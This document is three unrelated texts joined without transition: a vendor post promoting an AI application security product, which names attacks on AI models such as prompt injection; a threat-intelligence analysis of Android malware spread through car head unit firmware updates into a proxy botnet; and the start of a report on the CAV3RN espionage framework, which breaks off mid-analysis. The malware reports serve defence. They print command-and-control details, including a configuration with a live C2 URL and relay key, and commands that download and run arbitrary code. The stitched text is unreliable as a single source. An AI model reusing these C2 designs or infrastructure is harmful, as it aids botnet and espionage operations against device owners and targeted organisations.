Generative AI security is the practice of protecting LLM- and GenAI-powered applications at the AI interaction layer: the prompts going in, the model responses coming out, the conversation context in between, and the data and tools the model can reach. It is distinct from traditional application security because the attack payload is natural language, not a malformed request.
Why the old security playbook doesn’t cover generative AI?
Traditional security tools all share a common assumption: attacks come in the form of malformed inputs, malicious payloads, suspicious traffic patterns, or unauthorized access attempts. A WAF inspects HTTP headers, query strings, and request bodies for known patterns. An EDR watches for binaries behaving badly. An API gateway enforces schema and authentication.
An LLM-based application turns all of those assumptions on their head.
The payload in a prompt injection attack is grammatically correct English. The malicious code in a data leakage attack is a polite question. The denial of service pattern in an unbounded consumption attack is a perfectly legitimate looking conversation. The threats that matter to a GenAI application live at the level of the model’s logic, not at the level of the network or the HTTP request.
Even more critically, the security tools that protect the application surrounding the model have no visibility into what happens at the interface. The WAF sees the request to your AI endpoint. It does not see what the model does with that request. The API gateway authenticates the user. It does not understand whether the user is trying to convince the model to reveal its system prompt.
This is the gap that has emerged across enterprise security architectures over the last 18 months. It is not a minor blind spot. It is a category-level gap. Traditional security tools do not speak AI.
What AI-native security actually means?
When we talk about AI-native security at Imperva, we are not talking about adding AI features to a traditional security product. We are talking about a purpose-built control plane that understands prompts, model responses, conversation context, and usage patterns the way our WAF understands HTTP.
That distinction matters because AI security has to inspect the interaction itself. It has to understand what the user is asking for, how the model is likely to respond, whether sensitive data is being exposed, whether instructions are being manipulated, and whether usage patterns suggest abuse. This is inspection at the AI interaction layer rather than the network layer.
Thales’s Imperva AI Application Security is engineered specifically for the architecture of AI and agentic applications. It sits between your applications and the models they call, giving teams flexible deployment options rather than forcing a single architecture. Every input and every output is analyzed in real time, against multiple security guardrails, with adaptive risk scoring that distinguishes legitimate use from manipulation attempts.
Sensitive information disclosure through model outputs
System prompt leakage
Improper output handling
Unbounded consumption attacks that drive cost runaway and denial of service
And critically, it does not replace your existing WAAP. It extends it. AI Application Security plugs into the same unified Imperva platform that handles your WAF, API security, bot management, and DDoS protection. The same console, the same policy model, the same role-based access controls
The AI threat surface becomes one more dimension of the security posture your team already manages, rather than a new tool, a new vendor, and a new operational silo.
What generative AI security means for the next 12 months?
According to McKinsey’s State of AI survey (November 2025), 88% of organizations now use AI in at least one business function, up from 78% a year earlier. And in the 2026 Thales Data Threat Report, 61% of organizations named AI as their top data security risk, while the share carrying a dedicated AI security budget rose from 20% to 30%. As organizations move from simple chat experiences toward autonomous agents capable of taking actions, the need for AI-specific security controls becomes even more critical. The teams that get this right will not be the ones who deploy more security tools. They will be the ones who recognize that AI applications are a new class of asset and treat them with a control layer designed for what they actually are.
A WAF was the answer when applications moved from desktop to web. An API gateway was the answer when monoliths gave way to microservices. An AI Application Security layer is the answer for applications that no longer execute only predictable code, but interpret, generate, and increasingly act on language.
That is the new kind of security your AI deserves.
Frequently asked questions about generative AI security
What is the difference between AI security and generative AI security?
AI security is the broad category, covering everything from model theft to training-data poisoning. Generative AI security is the runtime subset: protecting live LLM and agentic applications from prompt injection, sensitive data disclosure, system prompt leakage, improper output handling and unbounded consumption.
Can a WAF stop prompt injection?
No. A WAF inspects HTTP headers, query strings and request bodies for known malicious patterns. A prompt injection payload is grammatically valid English inside a legitimate request, so it passes every WAF check. Stopping it requires inspection at the AI interaction layer, which is what an AI application security layer adds alongside the WAF.
Do I need to replace my existing security stack to secure AI?
No. AI application security extends the stack rather than replacing it. Imperva AI Application Security plugs into the same platform as the WAF, API security, bot management and DDoS protection, using the same console, policy model and role-based access controls.
Which OWASP LLM Top 10 risks does Imperva AI Application Security address?
Five of the ten out of the box: prompt injection and jailbreaking, sensitive information disclosure, system prompt leakage, improper output handling, and unbounded consumption.
Is generative AI security different for AI agents?
Yes. Agents take actions rather than only returning text, so a successful manipulation becomes an operational incident rather than a bad answer. See the companion post on agentic AI security below.
While monitoring Android threats in June 2026, we discovered a new piece of Android malware. What struck us as unusual was that it installed like an ordinary user app yet made no attempt to disguise itself as legitimate software: it had no user interface at all. This led us to suspect the app might be reaching users’ devices without their knowledge. Further investigation confirmed that hypothesis and allowed us to reconstruct the entire infection chain.
Key findings:
We identified new Android malware: a multi-stage downloader whose ultimate purpose is ad fraud and creation of a proxy botnet.
The malware spread through the built-in updaters of Android-based automotive head unit firmware. This is the first documented case of malware found on a car head unit with an infection chain specific to that type of device.
We attribute this activity, with high confidence, to the MoYu Group, an actor linked to the BADBOX botnet.
Kaspersky solutions detect the threats described below under the following detection names:
HEUR:Trojan-Dropper.AndroidOS.Agent.vu
HEUR:Trojan-Downloader.AndroidOS.Agent.ov
HEUR:Trojan-Proxy.AndroidOS.Zhima.*
HEUR:Trojan.AndroidOS.Vo1d.*
Head unit firmware overview
A head unit is a system that combines multimedia functions with partial control over certain vehicle functions. Head units may come as part of a car’s factory equipment or as an aftermarket upgrade. The main attack vectors for these systems are compromise via physical access and vulnerabilities in the head unit’s OS or components, both of which we’ve covered previously.
In some cases, head units run on Android, primarily because it’s convenient for manufacturers: Android’s source code already accounts for use cases within automotive head units. Android also allows manufacturers to add their own system applications during the build process, which they can use for a range of purposes: customizing the UI, adding system components tailored to the vendor’s needs, and more.
Most apps developed for Android devices can also run on an Android-based head unit, and that is true for malware as well. That said, it’s hard to imagine certain categories of smartphone-targeted malware being used to attack a head unit. Banking Trojans are a good example: since mobile banking is used almost exclusively on smartphones, infecting a head unit with a banking Trojan would be a waste of the attacker’s resources.
It’s worth noting that head units often include SIM card slots and can connect to the internet, enabling features like navigation and software updates. Since a head unit typically holds nothing of value to an attacker, one of the more likely attack scenarios using “classic” Android malware is infecting the device to recruit it into a botnet – similar to attacks on IoT devices.
During our research, we found exactly that kind of malware. The design of firmware for DoFun head units enabled attackers to distribute malware. We notified the vendor about the distribution scheme, and they subsequently reported fixing the security issues.

Below is the entire infection chain:
Head unit infection scheme
Let’s look at exactly how these head units became infected.
The TWCore app
TWCore is a legitimate system application responsible for collecting analytics data and updating the head unit software. Let’s take a closer look at how the update function works.

The process is fairly simple. An MQTT message broker hosted on the subdomain cardoor[.]cn sends a message containing information about the APK files that need to be downloaded and installed on the head unit. Notably, the object describing this message includes an installNotExists field, a Boolean flag that can be set to true or false. This flag allows TWCore to install apps that weren’t originally present on the device.
TWCore only checks whether an app is already installed on the device when installNotExists = false

The APK file is downloaded to <TWCore external cache dir>/push/apk/ for installation.
The path TWCore uses to download APK files
Our telemetry revealed previously unknown malware at these file paths. On top of that, our data indicates that in every observed case, the malware was installed by an app with the package name com.tw.core, which matches the TWCore package name.
Next, we’ll break down the malware installed by TWCore: the JarService dropper.
Stage 1: the JarService dropper

As mentioned earlier, JarService is a small dropper app with no UI of any kind. It decrypts data stored as encrypted blocks within the Trojan’s code. Each block is XOR-encrypted with a single-byte key that shifts linearly from block to block. The decrypted data contains serialized information about the payload version and entry point, along with the malware’s own code for further loading.
Decrypting and deserializing information about the stage 2 payload
In the version of JarService we analyzed, the entry point for the next-stage payload was the wa method of the com.c.j.qbh class.
Stage 2: the loader
This stage’s payload is a malicious loader. Its code contains encrypted strings that are later used as class names to execute the stage 3 payload using the reflection mechanism. The loader sends implant information to one of the attackers’ servers via a POST request. Example of a request to the C2 server:

The Trojan uses the link in the dexUrl field of the data object to download serialized data for loading the next stage. This data begins with a single-byte integer, a key used to decrypt the strings in the loader’s code. Immediately following this number is a four-byte floating-point value used to XOR-decrypt the stage 3 payload, which itself is located after these keys.
Decrypting the stage 3 payload
In the decrypted payload, the entry point is the init method of the com.ast.sdk.BillingMain class, shown in the screenshot below.
Entry point of the stage 3 payload
While analyzing this stage, we noticed that the download link for the next-stage payload includes a version number. We decided to try other version numbers to retrieve different payload versions, and ultimately obtained seven distinct variants, which we list under “Indicators of Compromise” at the end of this report. The earliest version, numbered 3.57, uses a different decoding algorithm than the one described above. This may indicate that an earlier version of the infection chain used a different loader between JarService and the stage 3 payload.
Stage 3: clicker / reverse proxy loader
In this stage, the malware sends a POST request to /cpc/api/task every 90 minutes by default, containing information about the infected device (display resolution, device model, the SSID of the connected Wi-Fi network, MAC address, and so on) along with the Trojan’s configuration version. If the configuration is outdated, the C2 server returns an updated configuration containing new C2 addresses and new paths for sending HTTP requests. An example of a response is shown below. Note that at the time of our research, the most up-to-date configuration version was 3.82.
If the configuration version doesn’t need updating, the C2 server instead returns integer command identifiers, which the attackers refer to as productId. The Trojan maps each identifier to command information, which it stores as a serialized JSON object using the SharedPreferences API. Each identifier also has its own version, expressed as a UNIX timestamp. If the C2 response includes an unknown productId or one whose version is outdated, the malware sends a GET request to the attackers’ server at /cpc/api/xml to retrieve the command contents for all such identifiers. The C2 server responds with command information for each unknown identifier. An example of a response is shown below.

The command information includes a tagName field, which is the command name. The code maps each name to the corresponding class responsible for executing it.
List of executable commands
At the time of our research, the attackers had implemented nine commands. The table below lists command names, brief descriptions, and arguments. The functionality of these commands suggests that the malware can be used to display ads, commit ad fraud (serving as a clicker), and download additional malicious code.
Command name
Description
Arguments
return
Return a value from SharedPreferences.
key: the key whose value should be returned
copy
Set the contents of the clipboard.
text: the key whose value from SharedPreferences is returned as the clipboard contents url: a link for downloading gzip-compressed data (optional); this data is then concatenated with the value of the text key, with (5 spaces) used as a separator
http
Make a POST/GET HTTP request to a specified resource and, if instructed, save the response in SharedPreferences under a specified key.
url: the resource address method: the HTTP method name (optional) startLabel: a marker for the start of the data to save from the resource (optional) endLabel: a marker for the end of the data to save from the resource (optional) valueLabel: the key under which to save the value (optional) header: a dictionary of headers for the HTTP request (optional) content: the content of the POST request (optional)
web
Open a link in the WebView and execute arbitrary JavaScript code within it.
url: the link to open in the WebView js: base64-encoded JavaScript code to execute in the WebView; used when the url parameter is empty or absent corejs: JavaScript code to execute when the resource loads in the WebView (optional) param: a string dictionary of parameters for launching the WebView client: if this key is present, WebViewClient is used to handle redirects manually time: task timeout
loadlib
Not fully implemented at the time of publishing this report.
–
loadlib2
Download and execute arbitrary code.
url: the address to download the payload from name: the name of the module being downloaded md5: the MD5 hash of the payload clear: a comma-separated list of payload names to delete (optional) params: an array of parameters to launch the payload with className: the class name of the payload entry point method: the name of the virtual method at the payload entry point cmethod: the name of the static method used to instantiate the entry-point class (optional) thread: a flag; the payload runs in a separate thread if this flag is not set reload: a flag that, when set, restarts already loaded modules
loadlib3
Not fully implemented at the time of publishing this report.
–
deeplink
Open a resource in the browser.
url: a link to the resource
traceroute
Check resource availability via an ICMP ping.
host: comma-separated list of resources to check
However, attackers use only a relatively small subset of these commands in real-world attacks. As shown in the example C2 response above, at the time of publishing this report the attackers were using the loadlib2 and http commands. The payload downloaded via the loadlib2 command is a reverse proxy module named “zhima”, which researchers from the Nokia Deepfield Emergency Response Team independently discovered in TV set-top boxes around the same time as we did and also described in their report. This confirms that the attackers’ ultimate goal is building a proxy botnet.
While investigating this stage of the attack chain, we noticed that the zhima download link also included a version number. As with the previous stage, we tried other possible version numbers and found eight variants of the zhima module, the earliest of which was version 57. The complete list of identified zhima modules is provided under “Indicators of Compromise” below.
Attribution
While analyzing the complete infection chain, we noticed that the stage 2 loader created a thread with the meaningful name mosdk-host-loader. We decided to investigate what mosdk referred to in that name. This led us to a malicious app installed on various TV set-top boxes with the package name com.abc.nexus (3AD4BF5A86D26FFBF09CAE42AF330A98). It consists of several components (including a dropper similar to JarService), each used by the attackers to covertly monetize the device’s computing power. Each malicious component in the app corresponds to its own service, and the service containing the launch code for the JarService-like dropper is named AdmoyuService. In light of this and the name of the malicious thread found in the payload code, we concluded that moyu in the service name referred to MoYu Group, one of the actors linked to the BADBOX malware platform, which had been described by researchers at HUMAN. This assessment is further supported by extensive overlap between the malware’s network infrastructure and that of MoYu Group, which was independently identified by researchers from the Nokia Deepfield Emergency Response Team around the same time as our own research. Based on these similar naming patterns and prominent infrastructure overlap between the activity of MoYu Group and the attacks described in this report, we attribute it to the same actor with high confidence.

While investigating the malware downloaded by TWCore, we noticed that the domain admin.uipoxy[.]com resolved to the IP address 128.14.210[.]58, one of the C2 servers for the zhima reverse proxy module. It appears that the URL hxxp://admin.uipoxy[.]com/proxy/u/login hosts the zhima admin panel. Interestingly, this panel allows anyone to register as long as they have a valid invite code.
The malware operator registration page
During registration, users are prompted to review the terms of use and privacy policy. Both documents are hosted on links under the pxyedge[.]com domain, which belongs to PXYEDGE, a vendor specializing in the sale of residential proxies.
We found several similarities in the authentication APIs across all of these sites:
The sign-in page was hosted on an admin.* subdomain.
The sign-in page was located at /proxy/u/login.
The signup page was located at /proxy/register?channelKey=<invitation code>.
Based on this, we believe these services are connected to MoYu Group.
Conclusion
Despite efforts by cybersecurity professionals and law enforcement to shut down the BADBOX botnet, individual actors linked to it continue their malicious activity, infecting devices worldwide. Delivery methods for this kind of malware vary widely, from downloads via pre-installed backdoors to infected builds of IPTV apps. The case examined here demonstrates an even more sophisticated delivery method: distribution through the legitimate update functionality of a system application. Attackers are also actively expanding into new platforms. This malware is the first known malicious app targeting head units, which means these platforms now require protection against malware as well.
Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.
Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.
We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.
Multi-transport C2 communication module
The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:
NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.
The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.
C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.
The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.
The module supports five internal commands:
Command
Functionality
s_version
Returns the DLL-version inventory described above. The command is executed automatically at startup.
s_config
Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog
Enables diagnostic logging at the Debug level.
s_deLog
Disables diagnostic logging and sets the logging level to Fatal.
s_write
Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.
The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.
{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}
The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.
Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:
The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.
The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:
Fourth octet
None (0)
GIDFailed (1)
GoogleFailed (2)
DirectFailed (3)
120 (0x78)
Google Apps Script
Direct HTTPS
Direct HTTPS
Google Apps Script
130 (0x82)
Direct HTTPS
Direct HTTPS
Direct HTTPS
Close the transaction (no channel)
140 (0x8C)
Exception
Exception
Exception
Exception
All other values
Google Apps Script
Google Apps Script
Google Apps Script
Google Apps Script

During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.
CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel
